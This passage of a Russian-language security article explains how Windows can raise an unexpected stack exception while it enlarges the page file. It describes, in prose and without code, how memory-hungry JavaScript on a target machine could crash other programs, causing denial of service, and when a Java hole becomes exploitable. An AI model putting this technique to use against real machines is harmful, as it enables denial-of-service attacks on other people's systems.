

Рисунок 7 фича, вырытая на раскопках MSDN

Отказывается, все-таки фича, причем даже документированная. Разведка доложила точно — данная ситуация детально описана в MSDN на странице http://msdn.microsoft.com/en-us/library/cc267849.aspx, где развернуто объясняется, что данное исключение может генерироваться в трех ситуациях: а) когда стековой памяти действительно нет (в смысле осталось всего три страницы), б) когда полностью исчерпана виртуальная память и система не может выделить ни странички; в) когда система начинает увеличивать файл подкачки.

В принципе, все логично. Если приложение запрашивает еще одну страницу стековой памяти, а памяти (не стековой, а общесистемной) у нас нет, то… исключение представляется вполне разумной реакций оси. Проблема в том, что по умолчанию система создает файл подкачки не очень большого размера (чтобы не отъедать дисковое пространство без надобности), а когда общесистемная виртуальная память (в которую входит не только стек, но и куча) близится к исчерпанию, система приступает к увеличению файла подкачки, на что требуется время (особенно на сильно фрагментированных дисков) и если оставшийся резерв памяти будет исчерпан прежде, чем система покончит с файлом подкачки, все последующие запросы на выделение памяти будут отклонены. Функция VirtualAlloc в этом случае просто вернет ноль, сигнализируя об ошибке, но вот попытка выделения новых стековых страниц породит неожиданное исключение, которое практически никто из программистов не обрабатывает!!!

Допустим, мы запускаем на целевом компьютере JavaScript, потребляющий огромное количество памяти. Тогда, если начальный размер файла подкачки меньше максимально допустимого (а так оно и есть по умолчанию), один за другим начнут рушиться посторонние приложения, нуждающиеся в стеке, в том числе и системные! И, хотя передать управление на shell-код таким способом невозможно, тотальный отказ в обслуживании вызывается без проблем!!!

Резюмируя вышесказанное — дыру в Жабе можно эксплуатировать только на системах с достаточным количеством виртуальной памяти или с уже увеличенным файлом подкачки. В противном случае, дело ограничится простым крахом.